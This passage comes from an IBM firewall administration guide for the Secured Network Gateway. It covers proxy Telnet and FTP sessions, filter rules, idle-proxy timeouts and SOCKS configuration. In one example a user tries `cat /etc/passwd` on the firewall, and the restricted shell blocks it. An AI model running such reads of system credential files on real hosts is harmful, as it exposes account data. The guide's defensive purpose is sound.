# Telnet from Firewall to the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 23 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 23 gt 1023 nonsecure local inbound
```

Figure 90. Filter Rules for Proxy Telnet

The first pair of rules allows any access to the firewall from a node inside the secure network (you need this to get to the proxy server in the first place). The second pair of rules allows Telnet sessions started from the firewall to the nonsecure network.

These rules only allow access from Telnet clients inside the secure network to servers outside it. As we explained previously, there are serious security implications if you provide Telnet access from the nonsecure network to the secure network (see 2.1.2, "Proxy Servers" on page 13).

7.3 Examples of Using the Proxy Servers

Figure 91 on page 111 is an example of a user session using the FTP proxy. The user uses the ftp command to connect to the firewall (rs60004). Once there, they are authenticated, then they use quote site in order to reach their final destination.

```
# ftp rs60004
Connected to rs60004.itso.ral.ibm.com.
220-*******************************************************************************
220-*                                                                             *
220-*                                                                             *
220-*  Welcome to AIX Version 4.1!                                                *
220-*                                                                             *
220-*                                                                             *
220-*  Please see the README file in /usr/lpp/bos for information pertinent to    *
220-*  this release of the AIX Operating System.                                  *
220-*                                                                             *
220-*                                                                             *
220-*******************************************************************************
220  rs60004.itso.ral.ibm.com FTP GATEWAY (Version 1.2 12/06/94 22:49:31) ready.
Name (rs60004:root): ken
Password:
230  To specify destination, type "quote site remote.host.com"
ftp> quote site ftp.cert.org
220 cert.org FTP server (Version wu-2.4(1) Mon Apr 3 16:53:11 EDT 1995) ready.
ftp> user anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230-CERT Coordination Center FTP server.
230-
230 Guest login ok, access restrictions apply.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 5
-rw-r--r--  1 cert     cert          454 Jun 13  1995 .message
drwxr-xr-x  2 cert     cert          512 Mar  3  1993 bin
drwxr-xr-x  3 cert     cert          512 Apr  3  1995 etc
drwxr-x--x  7 cert     cert          512 Mar 24  1995 incoming
drwxr-xr-x 15 cert     cert         1024 Feb  8 18:56 pub
226 Transfer complete.
ftp> quit
221  Goodbye.
#
```

Figure 91. FTP Proxy Session

In order to use the Telnet proxy, the user enters the telnet command to connect to the firewall (rs60004). They are authenticated by SNG, and then again use Telnet to reach the final destination (note that Telnet is a generic terminal emulator, so it could also be used to access other TCP services on different ports). Figure 92 on page 112 shows a typical session.

```
# telnet rs60004
Trying...
Connected to rs60004.itso.ral.ibm.com.
Escape character is '¬]'.

telnet (rs60004.itso.ral.ibm.com)

login: ken
Password:
*******************************************************************************
*                                                                             *
*                                                                             *
*  Welcome to AIX Version 4.1!                                                *
*                                                                             *
*                                                                             *
*  Please see the README file in /usr/lpp/bos for information pertinent to    *
*  this release of the AIX Operating System.                                  *
*                                                                             *
*                                                                             *
*******************************************************************************

Currently logged in from rs600020.itso.ral.ibm.com
imported TERM=aixterm
Please enter what you would like set as TERM [aixterm]
Your TERM variable has been set to aixterm
Your DISPLAY variable has been set to rs600020.itso.ral.ibm.com:0
rs60004.itso.ral.ibm.com: cat /etc/passwd
cat not valid
rs60004.itso.ral.ibm.com: telnet 150.53.104.12
Trying...
Connected to 150.53.104.12.
Escape character is '¬]'.

HP-UX ns1 A.09.05 A 9000/715 (ttyq1)

login: root
Password:

Value of TERM has been set to "aixterm".
WARNING:  YOU ARE SUPERUSER !!
/ >
```

Figure 92. Proxy Telnet Session

Notice that on the firewall the user, ken, has a restricted shell so he cannot issue any damaging commands (cat is the command shown here). Notice also that this example demonstrates the most common failing of security measures; user error. The proxy server is doing a good job of protecting the secure network, but the target machine (IP address 150.53.104.12) has been compromised because ken connected to it with the root user ID. Under Telnet, the password is sent in clear, so anyone could have captured it in the nonsecure network.

7.4 Results of Configuring the Proxy Servers

Having added the proxy user ID and activated the filters shown earlier, we found the following expected results:

- Telnet from any machine in the 150.53 network to the firewall machine failed with a time-out (because of the source address specifications in the filters)
- Telnet from the secured network to any machine in the 150.53 network and also the reverse timed-out (no filter rule to permit sessions to be routed)
- Telnet from the secure network to the firewall succeeded, and we logged on with ID ken. Then from this firewall login we found the following:

– Command `cat /etc/passwd` failed (due to the restricted shell)

– Command `telnet 150.53.104.12` succeeded (the filters allow the session to be set up)

7.5 Idle Proxy Connections

In this section, we discuss idle proxy connections which is one of the new functions of SNG V2.1. The purpose of a proxy server is to provide access to outside networks for internal users (or vice versa). There is no reason to allow users to establish these connections and then do nothing. Idle users tie up resources on the firewall. The idle proxy process disconnects all non-interactive sessions to the SNG after a specific period of idle time.

7.5.1 Setting Up Idle Proxy

We will describe how to set up idle proxy with examples. In order to set up this function, we should follow the next 3 steps:

1. Create a log file
2. Check out an idle privileged user file
3. Set up idle proxy as a cron job

Create a Log File

The idle proxy uses the syslog facility to write a log record. It uses facility name *local4*. If you want to record the syslog messages from idle proxy, you need to add an entry to the /etc/syslog.conf file, as follows:

```
local4.debug            /var/adm/messages
```

See Chapter 12, “Alert Generation and Intruder Detection” on page 191 for more information about setting up syslog recording.

Update the Idle Privileged User File

When you install SNG, the system automatically creates a default /etc/security/fwpriv.users file. The file includes the following 2 lines:

```
DEFAULT 10 15
root 0 0
```

The records in this file have three fields, as follows:


- The first field is for user ID.
- The second field indicates the warning time, which is the maximum idle time in minutes before the user gets a warning message.
- The third field indicates the disconnect time, which is the maximum idle time in minutes before the user is disconnected.

You can add entries to this file for specific user IDs, but the DEFAULT entry *must* exist in the file. You must not delete the DEFAULT entry, but you can change the idle time values that it specifies. We also recommend that you keep the entry for user ID root (assuming that you allow root to login to the Secured Network Gateway).

If you want to add a specific user′s idle time, you can add a new entry for the user ID to the existing entries, either by editing the file or by using a SMIT dialog. We recommend the latter course. To do this, enter SMIT and select:

```
Internet Connection Secured Network Gateway (SNG)
     Configure Secured Network Gateway (SNG)
          Configure Idle Proxy For Secured Network Gateway (SNG)
               Add User to Privileged User File
```

The SMIT display is shown in Figure 93.


System Management Interface Tool : root@rs60004

Return To:

System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Idle Proxy for Secured Network Gateway (SNG)

Add User to Privileged User File


Add User to Privileged User File

* User ID
* Warn Time
* Disconnect Time

List
OK
Command
Reset
Cancel
?
Help
Cancel

Figure 93. Add a User to the Privileged User File

When you click on **List** you are presented with a list of all the user IDs defined for proxy services. In our case we selected user ID ken with a warn time of 5 minutes and a disconnect time of 8 minutes (see Figure 94).


System Management Interface Tool : root@rs60004

Return To:

System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Idle Proxy for Secured Network Gateway (SNG)

Add User to Privileged User File

Add User to Privileged User File

* User ID ken
* Warn Time 5
* Disconnect Time 8

List
OK
Command
Reset
Cancel
?
Help
Cancel

Figure 94. Add a User to the Privileged User File

This caused the /etc/security/fwpriv.users file to be updated as follows:

```
DEFAULT 10 15
root 0 0
ken 5 8
```

After you have added a user, you should validate the /etc/security/fwpriv.users file. You can use the `fwidleout -v` command or select **Validate Privileged User File** in SMIT to do this (see Figure 95).



System Management Interface Tool : root@rs60004
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Idle Proxy for Secured Network Gateway (SNG)
List Idle Proxy Privileged User File
Add User to Privileged User File
Change User Parameters in Privileged User File
Delete a User from Privileged User File
Validate Privileged User File
Cancel

Figure 95. Validate Privileged User File

If you get any error messages, you should check your entries in /etc/security/fwpriv.users. To avoid any mistakes, we recommend that you use SMIT to add or change the privileged user file.

Set up Idle Proxy as a Cron Job

So far we have simply defined the time-out configuration for idle proxy. The program that actually implements the time-out actions (sending messages and cancelling sessions) is called fwidleout.

We recommend that you run the idle proxy process as a cron job instead of issuing the fwidleout command from the command line. Figure 96 shows an example of a cron table entry for the root user ID (you can use the `crontab -e` command to edit root′s cron table and `crontab -l` command to verify your changes).

```
0,5,10,15,25,30,35,40,45,50,55 * * * * /usr/bin/fwidleout
```

Figure 96. Cron Table Example for Idle Timeout

This entry sets up cron to run idle proxy every 5 minutes for every day of the year.

7.5.2 Sample Idle Proxy Environment

Because of interaction between the polling cycle for idle proxy and the activity of the user, the behavior may not always be what you would expect. We will show four examples of idle proxy behavior to illustrate this.

We will use the fwpriv.users file and cron table entry described previously in the examples.

Idle Proxy Example 1

User Activity	Time	Idle Proxy Activity
User ken logs in to SNG	10:00	
Ken enters ping command	10:02	
	10:05	fwidleout command executed by cron. Sees idle time for ken is 3 minutes (10:02-10:05)
Ken enters traceroute command	10:08	
	10:10	fwidleout command executed by cron. Sees idle time for ken is 2 minutes (10:08-10:10)
Ken logs out from SNG	10:14	

Notice that in this case, when the first fwidleout command was issued by a cron job, the idle time was only 3 minutes. Therefore, the idle proxy process did not send any messages or cancel Ken′s session. However, between the first user command (ping) and the second command (traceroute), the idle time was actually six minutes. In fact, because the time between each user command and the next cron polling interval was below the warning threshold of five minutes, no action was taken. Similarly, because Ken logged out before the next scheduled poll (at 10:15), idle proxy did not notice that he was inactive for six minutes between 10:08 and 10:14.

Idle Proxy Example 2

User Activity	Time	Idle Proxy Activity
User ken logs in to SNG	10:00	
Ken enters ping command	10:04	
	10:05	fwidleout command executed by cron. Sees idle time for ken is 1 minute (10:04-10:05)
	10:10	fwidleout command executed by cron. Sees idle time for ken is 6 minutes (10:04-10:10). Sends a warning message to ken.
Ken enters traceroute command	10:13	
	10:15	fwidleout command executed by cron. Sees idle time for ken is 2 minutes (10:13-10:15).
Ken logs out from SNG	10:17	

Between the first user command (ping, at 10:04) and the first fwidleout command by cron (10:05), there was only one minute, so Ken did not get any messages. However, Ken did not enter any further command before the next time cron issued fwidleout, so it registered 6 minutes idle time. Therefore the idle proxy process sent a warning message to user ID ken. The warning message would look like this:

```
WARNING:!!! Spotted idle for 6 minutes. Time left before disconnection:2 minutes.
```

Next, Ken entered the traceroute command (at 10:13). Between the two commands there were 9 minutes idle time, which exceeds the disconnect time.

However, when the third fwidleout command was issued by cron, it registered an idle time of only 2 minutes (10:13-10:15). Therefore, Ken did not receive any messages and was not disconnected.

Idle Proxy Example 3

User Activity	Time	Idle Proxy Activity
User ken logs in to SNG	10:00	
Ken enters ping command	10:01	
	10:05	fwidleout command executed by cron. Sees idle time for ken is 4 minutes (10:01-10:05)
User ID ken disconnected by SNG	10:10	fwidleout command executed by cron. Sees idle time for ken is 9 minutes (10:01-10:10).

In this case, Ken was disconnected without any warning messages.

When the first fwidleout command was issued by cron, the idle time was 4 minutes. Therefore, Ken did not get any warning message. However, when the second fwidleout command was issued the idle time was 9 minutes which exceeds the maximum disconnect time of 8 minutes. Therefore, user ID ken was disconnected.

The disconnect message would look like this:

```
Disconnecting your session. Idle for 9 minutes.
Connection closed.
```

Idle proxy would also place an entry in syslog, as follows:

```
Jan 22 10:10:10 rs60004 : ICA2077i: Telnet Session ended for pid 8418 (9.24.104.241).
Jan 22 10:10:11 rs60004 : Disconnected ken at Mon Jan 22 16:55:10 CST 1996
```

Idle Proxy Example 4

User Activity	Time	Idle Proxy Activity
User ken logs in to SNG	10:00	
Ken enters ping command	10:03	
	10:05	fwidleout command executed by cron. Sees idle time for ken is 2 minutes (10:03-10:05)
	10:10	fwidleout command executed by cron. Sees idle time for ken is 7 minutes (10:03-10:10). Sends warning message.
User ID ken disconnected by SNG	10:15	fwidleout command executed by cron. Sees idle time for ken is 12 minutes (10:03-10:15).

In this case, the behavior is what you might expect; the user receives a warning message (10:10) and then is disconnected when he remains idle at 10:15.

What these examples illustrate is that if you want the behavior of idle proxy to be consistent, you should be careful when choosing idle timeout limits and the cron polling frequency. Even if you do choose reasonable values, the total idle time before disconnection can vary considerably, depending on the time between the last user action and the following polling interval.

7.6 Using the SOCKS Server

When configuring SNG for the proxy application servers, we had to define user IDs, since it is the *user* who is being authenticated. With SOCKS, the authentication is primarily based on the *address* of the session source. For this reason, configuring SOCKS is very much like configuring IP filters.

However, in addition to authentication based on IP addresses, SOCKS can optionally check the user ID using the *Identification Protocol* as defined in RFC1413. This is a protocol that allows a client host to ask a server whether a user ID is valid. For a positive response, the user ID has to have activated a specific session between the same client and server hosts. If we consider user ken on node 9.24.104.241 attempting to start a Telnet session with node 150.53.104.12, the sequence would be as shown in Figure 97.



Telnet Client 192.1.1.2
SOCKS Server
Telnet Server 9.24.104.49
port nnnn
connect, 23, 9.24.104.49, ken
(request to SOCKS for telnet connection)
port 1080
port 113
ken, nnnn, 1080
(to identd: is ken active on this session?)
port xxxx
port 113
unique user identifier
(from identd: ken is OK)
port xxxx
port yyyy
SYN
(SOCKS starts telnet session to target)
port 23
port yyyy
SYN, ACK
(Normal session establishment continues...)
port 23
port nnnn
granted, 23, 9.24.104.49
(positive reply to original session request)
port 1080
4577/457702

Figure 97. SOCKS Session Initialization with Ident Checking


Note that the ident request does not specify the nodes between which ken′s session must exist. identd will take the address pair from the ident request itself.

You should be aware that using the ident option is not possible in every case, since not all TCP/IP implementations support it (in particular, single-user systems such as OS/2, DOS and Windows).

7.7 Configuration of SOCKS Server

SOCKS configuration entries are placed in file /etc/sockd.conf. The configuration file for the SOCKS client has a similar name (/etc/socks.conf), so be careful not to get them confused. You can build the server configuration file using a SMIT dialog. Enter SMIT and select:

```
IBM Internet Connection Secured Network Gateway
     Configure Secured Network Gateway
          Configure Socks Server
               Add Socks Server Configuration Entry
```



Add Socks Server Configuration Entry

Action	permit
Employ ident verification	None
User list	ken
* Source Address	9.24.104.0
* Source Mask	255.255.255.0
Destination Address	0.0.0.0
Destination Mask	0.0.0.0
Operation Field	
Destination Port Number	
Command to execute	

Figure 98. Adding a SOCKS Server Configuration Entry

As you can see in Figure 98, the fields to be entered are similar to those for the filter rule definition. The meaning of these fields are as follows:

Action is the action to take if a session request matches the conditions in the filter definition. Possible values are permit (allow the session) or deny (refuse session establishment).

Employ ident verification specifies whether or not to use RFC1413 user ID checking (as discussed earlier).

User list lists user IDs that this configuration applies to, or the name of a file containing a list of IDs. These are the IDs on the originating host, and they must be listed separated by commas and without blanks.

Source Address/Mask is the acceptable source address definition (same as for the IP filters, see Table 1 on page 44).

Destination Address/Mask is the acceptable destination address definition.

Operation field/Port number is the acceptable destination port (same format as for the IP filters, see Table 1 on page 44).

Command to Execute in addition to the permit or deny actions taken when the criteria in the SOCKS configuration entry are met, it is possible to execute a command. *IBM Internet Connection Secured Network Gateway Version 2.1 Installation, Configuration and Administration Guide*, SC31-8113, shows some examples of using this to notify the user of failed login attempts.

7.7.1 SOCKS Server Files

The SOCKS server uses two files, /etc/sockd.route and /etc/socks.conf. The sockd.route file is generated when you install SNG. If you later modify or add some interface, you will have to modify this file manually.

7.8 Configuration of SOCKS Client

The client configuration file, /etc/socks.conf, is simpler than /etc/sockd.conf on the server. The /etc/socks.conf file describes, for each destination, whether to use a SOCKS server, normal connection, or to prevent the connection attempt. It can also define the SOCKS server to use for a particular connection, the user ID(s) for which a particular profile applies and a command option, like the command option in the SOCKS server configuration.

For our environment we created a simple two-line configuration file on the secure network machine:

```
direct 9.24.104.0 255.255.255.0
sockd @=9.24.104.27 0.0.0.0 0.0.0.0
```

This says to use direct TCP connections when connecting to addresses on the 9.24.104 network. For every other connection, use the SOCKS server at the IP address 9.24.104.27

7.9 Using SOCKS Services

In order to make use of a SOCKS server, you need to have a modified *SOCKSified* client program that will direct the session to the SOCKS port on the server and handle the connect request/response sequence. In general, WWW browsers (such as Netscape Navigator, NCSA Mosaic or IBM Internet Connection Web Explorer) provide built-in SOCKS support. SOCKSified versions of many other application clients are available from various Internet sites, for example:

```
*AIX       rftp             http://www.raleigh.ibm.com/sng/sng-socks.html
*AIX       rtelnet          http://www.raleigh.ibm.com/sng/sng-socks.html
*AIX       rxgopher 1.3.1   FTP From ftp.nec.com/pub/security/socks.cstc
*AIX       rMosaic 2.0      FTP From ftp.nec.com/pub/security/socks.cstc
Unix       finger           ftp://ftp.www.nec.com/pub/security/socks.cstc/socs.cstc.4.2.tar.gz
Unix       ftp              ftp://ftp.www.nec.com/pub/security/socks.cstc/socs.cstc.4.2.tar.gz
Unix       telnet           ftp://ftp.www.nec.com/pub/security/socks.cstc/socs.cstc.4.2.tar.gz
Unix       whois            ftp://ftp.www.nec.com/pub/security/socks.cstc/socs.cstc.4.2.tar.gz
OS/2 Warp  Any TCP/IP App   Retrieve Software Updates from the Internet Connection Folder
Windows    Any Winsock App  http://www.socks.nec.com/SocksCap.html
SGI/Sun    rMosaic 2.0      ftp://ftp.www.nec.com/pub/security/rMosaic-2.0.tar.gz

Unix = AIX, HP-UX, Solaris, SunOS, SCO/ODT, Linux, and others
* = tested with SNG
```

Figure 99. Some Sources for SOCKSified Client Code

Also, several manufacturers of TCP/IP implementations are incorporating SOCKS support into their products (this will be available in a future release of OS/2 TCP/IP, for example). For general information about SOCKS, consult the SOCKS Home Page at http://www.socks.nec.com/.

To invoke the AIX clients, we did the following:

1. Downloaded the files with the FTP proxy
2. Renamed telnet, ftp and finger programs to stelnet, sftp and sfinger
3. We had to change the file mode for these programs as follows:

   ```
   secured:/usr/bin > ls -al telnet
   -rwxr--r--   1 root     system    160270 Feb  8 13:49 telnet
   secured:/usr/bin > chmod 755 telnet
   ```

Using the SOCKSified clients was then simple. We just entered the normal command (for example, `telnet 150.53.104.12`) and had access to the host.

7.10 Creating a SOCKSified Client Application

Appendix C in *IBM Internet Connection Secured Network Gateway Version 2.1 Installation, Configuration, and Administration Guide* describes the process for SOCKSifying a client program.

In summary, it is simply a matter of recompiling the code with aliases for the common TCP system calls. Use the aliases from the following list that are appropriate for your code.

- -Dconnect=Rconnect
- -Dgetsockname=Rgetsockname
- -Dbind=Rbind
- -Daccept=Raccept
- -Dlisten=Rlisten
- -Dselect=Rselect

For example, if your code includes the TCP *listen* function, recompile it with a -Dlisten=Rlisten flag.

You also have to provide the linker with access to the libsocks library, located in /usr/lib. The full compile command is:

```
cc -o socks client.c -lbsd -lsocks -Dconnect=Rconnect (plus other aliases)
```

Having created the executable program, you need to make sure that the SOCKS configuration in /etc/socks.conf is set correctly.

The final step to make this a secure environment is to define filters that prevent direct routing of the connection through the firewall. We have already shown the filter rules for the proxy Telnet server in the previous chapter (see "Telnet Using SOCKS" on page 62), but we show them again here for completeness:

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Telnet from Firewall to the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 23 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 23 gt 1023 nonsecure local inbound
```

Figure 100. Telnet from Secure Network to Nonsecure Network using SOCKS

The first pair of rules allows the SOCKS clients to contact the SOCK server on port 1080. The second pair of rules allows the firewall to contact the external Telnet server.

Chapter 8. Domain Name Service

Before you setup DNS on the firewall, you should understand how it works. We described the operation of the DNS relay on the firewall in 2.1.4, "Domain Name Service" on page 16. We recommend reading that section now so that you have a clear picture of what you are trying to achieve with DNS configuration.

In summary, the objectives of the DNS relay function are:


1. Provide access to nonsecure network domain name/address mappings for users in the secure network
2. Hide the secure network names and addresses from users outside the secure network
3. Provide name/address mapping for resources that you *want* to reveal (usually servers and gateways)

